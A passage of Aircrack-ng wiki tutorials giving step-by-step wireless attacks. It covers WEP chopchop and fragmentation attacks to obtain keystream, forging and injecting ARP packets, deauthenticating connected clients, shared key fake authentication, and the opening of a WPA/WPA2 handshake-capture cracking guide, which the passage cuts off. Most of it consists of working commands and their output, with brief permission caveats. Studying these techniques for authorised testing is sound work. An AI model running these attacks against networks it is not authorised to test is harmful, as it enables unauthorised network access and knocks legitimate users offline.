      0x0010:  0040 f477 f09b 60e3 6201 0000 55b1 496a  .@.w..`.b...U.Ij
      0x0020:  ff2d a9ad 8161 7888 8d2d 08a7 3d10 4712  .-...ax..-..=.G.
      0x0030:  1bd2 8701 8674 82b3 8746 22e3 d4d5 4e85  .....t...F"...N.
      0x0040:  9911 679d b99d 4996 0c01 d7b4 6549 1840  ..g...I.....eI.@
      0x0050:  0723 54fb 488d                           .#T.H.

Use this packet ? y

Saving chosen packet in replay_src-1231-132955.cap

Offset   85 ( 0% done) | xor = C4 | pt = 49 |   41 frames written in   124ms
Offset   84 ( 1% done) | xor = 89 | pt = C1 |  228 frames written in   684ms
Offset   83 ( 3% done) | xor = DB | pt = 20 |  129 frames written in   387ms
Offset   82 ( 5% done) | xor = 28 | pt = 7C |  245 frames written in   735ms
Offset   81 ( 7% done) | xor = 23 | pt = 00 |    5 frames written in    15ms
Offset   80 ( 9% done) | xor = 07 | pt = 00 |   30 frames written in    90ms
Offset   79 (11% done) | xor = 40 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 18 | pt = 00 |    6 frames written in    18ms
Offset   77 (15% done) | xor = 49 | pt = 00 |  171 frames written in   513ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  249 frames written in   747ms
Offset   75 (19% done) | xor = B4 | pt = 00 |   88 frames written in   264ms
Offset   74 (21% done) | xor = D7 | pt = 00 |  156 frames written in   469ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  249 frames written in   746ms
Offset   72 (25% done) | xor = 0C | pt = 00 |   63 frames written in   189ms
Offset   71 (26% done) | xor = 96 | pt = 00 |   12 frames written in    36ms
Offset   70 (28% done) | xor = 49 | pt = 00 |   45 frames written in   135ms
Offset   69 (30% done) | xor = 9D | pt = 00 |    7 frames written in    21ms
Offset   68 (32% done) | xor = B9 | pt = 00 |  224 frames written in   672ms
Offset   67 (34% done) | xor = 9D | pt = 00 |  153 frames written in   459ms
Offset   66 (36% done) | xor = 67 | pt = 00 |  194 frames written in   583ms
Offset   65 (38% done) | xor = 11 | pt = 00 |   19 frames written in    56ms
Offset   64 (40% done) | xor = 99 | pt = 00 |  127 frames written in   381ms
Offset   63 (42% done) | xor = E8 | pt = 6D |  209 frames written in   627ms
Offset   62 (44% done) | xor = 79 | pt = 37 |  139 frames written in   417ms
Offset   61 (46% done) | xor = 7D | pt = A8 |   53 frames written in   159ms
Offset   60 (48% done) | xor = 14 | pt = C0 |   76 frames written in   228ms
Offset   59 (50% done) | xor = E3 | pt = 00 |  204 frames written in   612ms
Offset   58 (51% done) | xor = 22 | pt = 00 |   47 frames written in   141ms
Offset   57 (53% done) | xor = 46 | pt = 00 |  203 frames written in   608ms
Offset   56 (55% done) | xor = 87 | pt = 00 |  122 frames written in   367ms
Offset   55 (57% done) | xor = B3 | pt = 00 |    9 frames written in    27ms
Offset   54 (59% done) | xor = 82 | pt = 00 |  223 frames written in   669ms
Offset   53 (61% done) | xor = 47 | pt = 33 |  241 frames written in   723ms
Offset   52 (63% done) | xor = B1 | pt = 37 |  123 frames written in   368ms
Offset   51 (65% done) | xor = A9 | pt = A8 |   20 frames written in    60ms
Offset   50 (67% done) | xor = 47 | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 49 | pt = 9B |  188 frames written in   564ms
Offset   48 (71% done) | xor = EB | pt = F0 |   47 frames written in   143ms
Offset   47 (73% done) | xor = 65 | pt = 77 |   64 frames written in   190ms
Offset   46 (75% done) | xor = B3 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 50 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = A6 | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = 08 | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = 29 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = 8B | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 88 | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = 70 | pt = 08 |  229 frames written in   687ms
Offset   37 (92% done) | xor = 60 | pt = 01 |  232 frames written in   696ms
Offset   36 (94% done) | xor = 81 | pt = 00 |   19 frames written in    57ms
Offset   35 (96% done) | xor = AB | pt = 06 |  230 frames written in   690ms
Sent 969 packets, current guess: C5...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Warning: ICV checksum verification FAILED!

Saving plaintext in replay_dec-1231-133021.cap
Saving keystream in replay_dec-1231-133021.xor

Completed in 22s (2.18 bytes/s)
```

So look at the decrypted packet with Wireshark or tcpdump to get the IP information you need. See below for an example. In this case, we are ultra lucky and get the IP of the target wireless workstation. You may have to try a few packets to get the IP of wireless workstation.

```
tcpdump -n -vvv -e -s0 -r replay_dec-1231-133021.cap
reading from file replay_dec-1231-133021.cap, link-type IEEE802_11 (802.11)
13:30:21.150772 0us DA:Broadcast BSSID:00:14:6c:7e:40:80 SA:00:40:f4:77:f0:9b LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), c
```

Now we have the wireless workstation IP and use the xor file above to create an ARP packet. Be absolutely sure to include the -j and -o switches below.

However, So if you are using 0.9 then the correct command is:

```
packetforge-ng --arp -a 00:14:6C:7E:40:80 -c 00:0F:B5:46:11:19 -h 00:40:F4:77:F0:9B -j -o -l 192.168.55.109 -k 192.168.5
```

- -a 00:14:6C:7E:40:80 access point MAC address
- -c 00:0F:B5:46:11:19 MAC address of the target wireless workstation
- -h 00:40:F4:77:F0:9B MAC address from a workstation on the ethernet. You can make up a MAC address if you don't know a valid one.
- -l 192.168.55.109
- -k 192.168.55.51
- -y replay_dec-1231-133021.xor
- -j set FromDS bit
- -o clear ToDS bit

The command example below is correct for version 0.6.2 for what we want to do. There was a bug in version 0.6.2 where by -k and -l parameters were reversed.

packetforge-ng –arp -a 00:14:6C:7E:40:80 -c 00:0F:B5:46:11:19 -h 00:40:F4:77:F0:9B -j -o -k 192.168.55.109 -l 192.168.55.51 -y replay_dec-1231-133021.xor -w arpforge.cap

After creating the packet, use tcpdump to review it from a sanity point of view. See below. It looks good!

```
tcpdump -n -vvv -e -s0 -r arpforge.cap
reading from file arpforge.cap, link-type IEEE802_11 (802.11)
13:32:06.523444 WEP Encrypted 258us DA:Broadcast BSSID:00:14:6c:7e:40:80 SA:00:40:f4:77:f0:9b Data IV:162 Pad 0 KeyID 0
```

Since you are testing against your own AP (you are, right?), then decrypt the packet and ensure it is correct. These steps are not required, they just prove to yourself that you have generated the correct packet.

Decrypt the packet:

```
 airdecap-ng -e teddy -w <put your WEP key here> arpforge.cap
```

View the decrypted packet:

```
 tcpdump -n -r arpforge-dec.cap
```

It should be something like:

```
reading from file arpforge-dec.cap, link-type EN10MB (Ethernet)
16:44:53.673597 arp who-has 192.168.55.51 tell 192.168.55.109
```

This is good since we know our client is 192.168.55.109 and we wanted an arp request addressed to the client.

Now inject the packet:

```
aireplay-ng -2 -r arpforge.cap ath0
```

At this point, you should be generating data packets via the wireless workstation and can use aircrack-ng in the normal manner to crack the WEP key.

Scenario Four: Creating a packet from a fragmentation attack

The fragmentation replay attack is basically the same as chopchop. The key difference is that the fragmentation attack is used to obtain the xor file instead of the chopchop technique.

First, you either have to use a MAC address from a client which is already associated with the AP or do fake authentication.

One of the challenges is determining what IP to use in the "aireplay-ng -5" command since in theory you don't know the IP range in use on the wireless network. There are a couple of strategies that could be used. Based on the wireless access point, a good guess is the default address range for the make/model. Very few people change the default addresses. Another is to see if internal IPs leak via web servers/pages, e-mail headers, etc. You need to be innovative.

Having said that, there is a trick which works on most APs. Just use an IP of 255.255.255.255. By default, aireplay-ng uses 255.255.255.255 for both the source and destination IPs.

There are some hardware constraints for the fragmentation attack:

- It does not support prism chipsets
- Atheros chipsets: The MAC address of the card MUST be the same as source MAC address of the packets you are generating. Use your favourite method to change the MAC of your card.
- It sometimes does not work smoothly with ralink.
- It supports Broadcom chipsets only with the b43/b43legacy drivers, not bcm43xx.

- Mac80211-based drivers (b43, rt2x00, etc) currently require a patch for the mac80211 stack.
- Keep an eye on the forums for more compatibility information.

Here is the command to run:

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0
```

```
Waiting for a data packet...

      Size: 144, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:46:11:19
      Source MAC  =  00:0D:60:2E:CC:E1

      0x0000:  0842 0201 000f b546 1119 0014 6c7e 4080  .B.....F....l~@.
      0x0010:  000d 602e cce1 1083 7214 0000 5da7 d458  ..`.....r...]..X
      0x0020:  6c90 0329 12ab 3d03 c37d 600b cdac 2706  l..)..=..}`...'.
      0x0030:  19c7 9253 65b3 f163 1a17 8005 04ff 961f  ...Se..c........
      0x0040:  01c4 0f6a 0047 e38b cb00 c303 f805 d96f  ...j.G.........o
      0x0050:  6c14 2479 bb5b aae3 f5f4 4f40 fc42 d703  l.$y.[....O@.B..
      0x0060:  8d49 1b91 4d5e 0787 a737 1d18 62a2 a828  .I..M^...7..b..(
      0x0070:  75ab fdbb e3c2 e276 18c9 7641 a655 a4d2  u......v..vA.U..
      0x0080:  acc4 d9f9 8c1b a12b be35 99a7 b793 5bec  .......+.5....[.

Use this packet ?
```

You answer "y" and then the fragmentation attack starts. Here is the output. Sometimes you need to try multiple packets to be successful.

```
Saving chosen packet in replay_src-0113-170504.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0113-170526.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Bingo! The file **fragment-0113-170526.xor** contains the xor file to then generate your arp packet for replay.

From here, it is identical to the chopchop approach. The big challenge is knowing the IP addresses to use. As mentioned above, you need to be innovative.

Tutorial: How to do shared key fake authentication ?

Version: 1.08 November 7, 2008
By: darkAudax

File linked to this tutorial: wep.shared.key.authentication.cap [http://download.aircrack-ng.org/wiki-files/other/wep.shared.key.authentication.cap]

Introduction

This tutorial covers the situation where you receive the following error message when trying to do fake authentication with aireplay-ng:

```
15:46:53  Sending Authentication Request
15:46:53  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

The tutorial will describe the WEP authentication schemes so you have an understanding of what your are doing. Then explain the techniques and troubleshooting methods in detail.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- You are using v0.9 of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change "ath0" to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:09:5B:EC:EE:F2

- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0
- MAC address of a client successfully associated with the access point: 00:0F:B5:34:30:30

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Background

An access point must authenticate a station before the station can associate with the access point or communicate with the network. The IEEE 802.11 standard defines two types of WEP authentication: Open System and Shared Key.

- Open System Authentication allows any device to join the network, assuming that the device SSID matches the access point SSID. Alternatively, the device can use the "ANY" SSID option to associate with any available access point within range, regardless of its SSID.

- Shared Key Authentication requires that the station and the access point have the same WEP key to authenticate.

We will be dealing with the shared key authentication. Netgear has a very nice diagram and write-up on shared key authentication [http://documentation.netgear.com/reference/fra/wireless/WirelessNetworkingBasics-3-09.html]. Please take a minute and review this material so you understand what shared key authentication is and how it works.

Solution Overview

In order to do a shared key fake authentication, you need to have a PRGA (pseudo random generation algorithm) xor file to feed into it. We will look at the detailed steps to obtain this in a typical scenario. Then use the PRGA xor file to do a fake authentication.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start airodump-ng on AP channel with filter for bssid to collect the PRGA xor file
3. Deauthenticate a connected client
4. Perform shared key fake authentication

Step 1 - Start the wireless interface in monitor mode on AP channel

Enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the madwifi-ng drivers are being used.

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
          Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Only the madwifi-ng drivers show the MAC address of the card in the AP field, other drivers do no. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132 [http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132] . This will give you the frequency for each channel.

Troubleshooting Tips

- If another interface started other then ath0 then you can use “airomon-ng stop athX” where X is each interface you want to stop. Once they are all stopped, then use “airmon-ng start wifi0 <channel>” to start it.

Step 2 - Start airodump-ng

Open another console session to capture the PRGA xor file. Then enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w sharedkey ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.
- -w sharedkey is file name prefix for the file which will contain the PRGA xor data.
- ath0 is the interface name.

Beyond the error message shown in the introduction, how do you determine if shared key authentication is required? In the screen below, notice the “SKA” for the AP under AUTH. This means it is using shared key authentication. This will not show up until a client has successfully associated with the AP.

```
 CH  9 ][ Elapsed: 20 s ][ 2007-02-10 16:29
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   37 100      197        9    0   9  11  WEP  WEP    SKA  teddy

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:0F:B5:34:30:30   61     0        7
```

Once "SKA" appears on the airodump-ng screen like in example above, do file listing and it will look something like:

```
sharedkey-01-00-14-6C-7E-40-80.xor  sharedkey-01.cap  sharedkey-01.txt
```

The "sharedkey-01-00-14-6C-7E-40-80.xor" file contains the PRGA xor bits that can be used in a later step to successfully complete the fake authentication. The sample wep.shared key authentication file [http://download.aircrack-ng.org/wiki-files/other/wep.shared.key.authentication.cap] can be viewed with WireShark to see what the packet exchange looks like. You can compare this to your own captures to determine if you are missing packets.

In real life, you will not likely be that lucky and happen to be sniffing when a wireless client associates with the access point yielding the PRGA xor file. To obtain the PRGA xor bit file, there are two basic methods:

- The first is to be patient. Meaning start airodump-ng and just wait for a client to associate. You know this has happened when CIPHER field goes from blank to "PSK". Success! If this happens then skip step 3 "Deauthenticate a connected client" and proceed to step 4
- The second method is to deauthenticate a client to force it to associate again. This will allow you to capture the shared key authentication handshake.

Step 3 - Deauthenticate a connected client

This step is only required if you do not have a PRGA xor file. You may also use the PRGA xor file obtained via a chopchop or fragmentation attack.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following command:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:34:30:30 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

Prior to executing the command above, open another console and start airodump-ng in the same way as you did earlier "airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w sharedkey ath0".

Once you run the deauthentication command, see if airodump-ng has output the PRGA xor file. If not, try another deauthentication or against another client.

Once you have successfully obtained the PRGA xor file, proceed to the next step.

Troubleshooting Tips

- The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them.

Step 4 - Perform Shared Key Fake Authentication

Now that you have a PRGA xor file, you are ready to do the shared key fake authentication.

```
aireplay-ng -1 0  -e teddy -y sharedkey-04-00-14-6C-7E-40-80.xor -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- -1 means fake authentication
- 0 means only athenticate once
- -e teddy is the SSID of the network
- -y sharedkey-04-00-14-6C-7E-40-80.xor is the name of file containing the PRGA xor bits
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2
- ath0 is the interface name

Here is an example of a successful authentication:

```
11:44:55  Sending Authentication Request
11:44:55  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

If you receive the messages above, you are good to go forward with the standard injection techniques.

Here is an example of a failed authentication:

```
11:45:06  Sending Authentication Request
11:45:06  AP rejects open-system authentication
Part1: Authentication
Authentication failed!
Part1: Authentication
Authentication failed!
and so on...
```

Here another type of failure:

```
11:55:05  Sending Authentication Request
11:55:05  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Not answering...(Step3)
Retrying association sequence!
Part2: Association
Not answering...(Step3)
Retrying association sequence!
and so on...
```

Usage Tip

- If you use a PRGA xor file obtained from a chopchop attack, be sure it is at least 144 bytes long. You need a minimum number of bits to successfully do the shared key fake authentication.

Troubleshooting Tips

- If you received the “Part 1 authentication failure” message, try another xor file. Sometimes it appears that you have a proper handshake but this is not the case. Failing this, try some of the other tips below.
- Some access points are configured to only allow selected MAC access to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. Changing your MAC address is not covered in this tutorial. Check the wiki [http://aircrack-ng.org/] for FAQs and other related tutorials.
- Make sure you are physically close enough to the access point to inject packets. You can confirm that you can communicate with the specific AP by following these instructions.
- If you received the “Part2: Association Not answering…(Step3)” message then means your card MAC address does not match the MAC address being used on the fake authentication command. Make sure both are the same and retry.

Tutorial: How to Crack WPA/WPA2

Version: 1.20 March 07, 2010
By: darkAudax

Introduction

This tutorial walks you through cracking WPA/WPA2 networks which use pre-shared keys. I recommend you do some background reading to better understand what WPA/WPA2 is. The Wiki [http://aircrack-ng.org] links page has a WPA/WPA2 section. The best document describing WPA is Wi-Fi Security - WEP, WPA and WPA2 [http://www.hsc.fr/ressources/articles/hakin9_wifi/index.html.en]. This is the link [http://www.hsc.fr/ressources /articles/hakin9_wifi/hakin9_wifi_EN.pdf] to download the PDF directly. The WPA Packet Capture Explained tutorial is a companion to this tutorial.

WPA/WPA2 supports many types of authentication beyond pre-shared keys. aircrack-ng can ONLY crack pre-shared keys. So make sure airodump-ng shows the network as having the authentication type of PSK, otherwise, don't bother trying to crack it.

There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs like when cracking WEP encryption, does not speed up the attack. The only thing that does give the information to start an attack is the handshake between client and AP. Handshaking is done when the client connects to the network. Although not absolutely true, for the purposes of this tutorial, consider it true. Since the pre-shared key can be from 8 to 63 characters in length, it effectively becomes impossible to crack the pre-shared key.

The only time you can crack the pre-shared key is if it is a dictionary word or relatively short in length. Conversely, if you want to have an unbreakable wireless network at home, use WPA/WPA2 and a 63 character password composed of random characters including special symbols.

The impact of having to use a brute force approach is substantial. Because it is very compute intensive, a computer can only test 50 to 300 possible keys per second depending on the computer CPU. It can take hours, if not days, to crunch through a large dictionary. If you are thinking about generating your own password list to cover all the permutations and combinations of characters and special symbols, check out this brute force time calculator [http://lastbit.com/pswcalc.asp] first. You will be very surprised at how much time is required.

IMPORTANT This means that the passphrase must be contained in the dictionary you are using to break WPA/WPA2. If it is not in the dictionary then aircrack-ng will be unable to determine the key.

There is no difference between cracking WPA or WPA2 networks. The authentication methodology is basically the same between them. So the techniques you use are identical.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject.
- You are physically close enough to send and receive access point and wireless client packets. Remember that just because you can receive packets from them does not mean you may will be able to transmit packets to them. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by both the AP and the wireless client. You can confirm that you can communicate with the specific AP by following these instructions.
- You are using v0.9.1 or above of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change “ath0” to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
- MAC address of the wireless client using WPA2: 00:0F:B5:FD:FB:C2
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

The objective is to capture the WPA/WPA2 authentication handshake and then use aircrack-ng to crack the pre-shared key.

This can be done either actively or passively. “Actively” means you will accelerate the process by deauthenticating an existing wireless client. “Passively” means you simply wait for a wireless client to authenticate to the WPA/WPA2 network. The advantage of passive is that you don't actually need injection capability and thus the Windows version of aircrack-ng can be used.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start airodump-ng on AP channel with filter for bssid to collect authentication handshake
3. Use aireplay-ng to deauthenticate the wireless client
4. Run aircrack-ng to crack the pre-shared key using the authentication handshake

Step 1 - Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

The exact procedure for enabling monitor mode varies depending on the driver you are using. To determine the driver (and the correct procedure to follow), run the following command:

```
airmon-ng
```

On a machine with a Ralink, an Atheros and a Broadcom wireless card installed, the system responds:

```
Interface       Chipset         Driver

rausb0          Ralink RT73     rt73
wlan0           Broadcom        b43 - [phy0]
wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0)
```

The presence of a [phy0] tag at the end of the driver name is an indicator for mac80211, so the Broadcom card is using a mac80211 driver. **Note that mac80211 is supported only since aircrack-ng v1.0-rc1, and it won't work with v0.9.1.** Both entries of the Atheros card show “madwifi-ng” as the driver - follow the madwifi-ng-specific steps to set up the Atheros card. Finally, the Ralink shows neither of these indicators, so it is using an ieee80211 driver - see the generic instructions for setting it up.

Step 1a - Setting up madwifi-ng

First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter “iwconfig” to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run “iwconfig” to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the madwifi-ng drivers are being used.

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.

wifi0     no wireless extensions.

eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Only the madwifi-ng drivers show the card MAC address in the AP field, other drivers do not. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology /channel/deployment/guide/Channel.html#wp134132 [http://www.cisco.com/en/US/docs/wireless/technology /channel/deployment/guide/Channel.html#wp134132] . This will give you the frequency for each channel.

Step 1b - Setting up mac80211 drivers

Unlike madwifi-ng, you do not need to remove the wlan0 interface when setting up mac80211 drivers. Instead, use the following command to set up your card in monitor mode on channel 9:

```
airmon-ng start wlan0 9
```

The system responds:

```
Interface       Chipset         Driver

wlan0           Broadcom        b43 - [phy0]
                                (monitor mode enabled on mon0)
```

Notice that airmon-ng enabled monitor-mode *on mon0*. So, the correct interface name to use in later parts of the tutorial is mon0. Wlan0 is still in regular (managed) mode, and can be used as usual, provided that the AP that wlan0 is connected to is on the same channel as the AP you are attacking, and you are not performing any channel-hopping.

To confirm successful setup, run “iwconfig”. The following output should appear:

```
lo        no wireless extensions.
```

```
eth0      no wireless extensions.

wmaster0  no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:""
          Mode:Managed  Frequency:2.452 GHz  Access Point: Not-Associated
          Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Here, mon0 is seen as being in monitor mode, on channel 9 (2.452GHz). Unlike madwifi-ng, the monitor interface has no Access Point field at all. Also notice that wlan0 is still present, and in managed mode - this is normal. Because both interfaces share a common radio, they must always be tuned to the same channel - changing the channel on one interface also changes channel on the other one.

Step 1c - Setting up other drivers

For other (ieee80211-based) drivers, simply run the following command to enable monitor mode (replace rausb0 with your interface name):

```
airmon-ng start rausb0 9
```

The system responds:

```
Interface       Chipset         Driver

rausb0          Ralink          rt73 (monitor mode enabled)
```

At this point, the interface should be ready to use.

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

Important: Do NOT use the ”--ivs” option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

In the screen above, notice the “WPA handshake: 00:14:6C:7E:40:80” in the top right-hand corner. This means airodump-ng has successfully captured the four-way handshake.

Here it is with no connected wireless clients:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

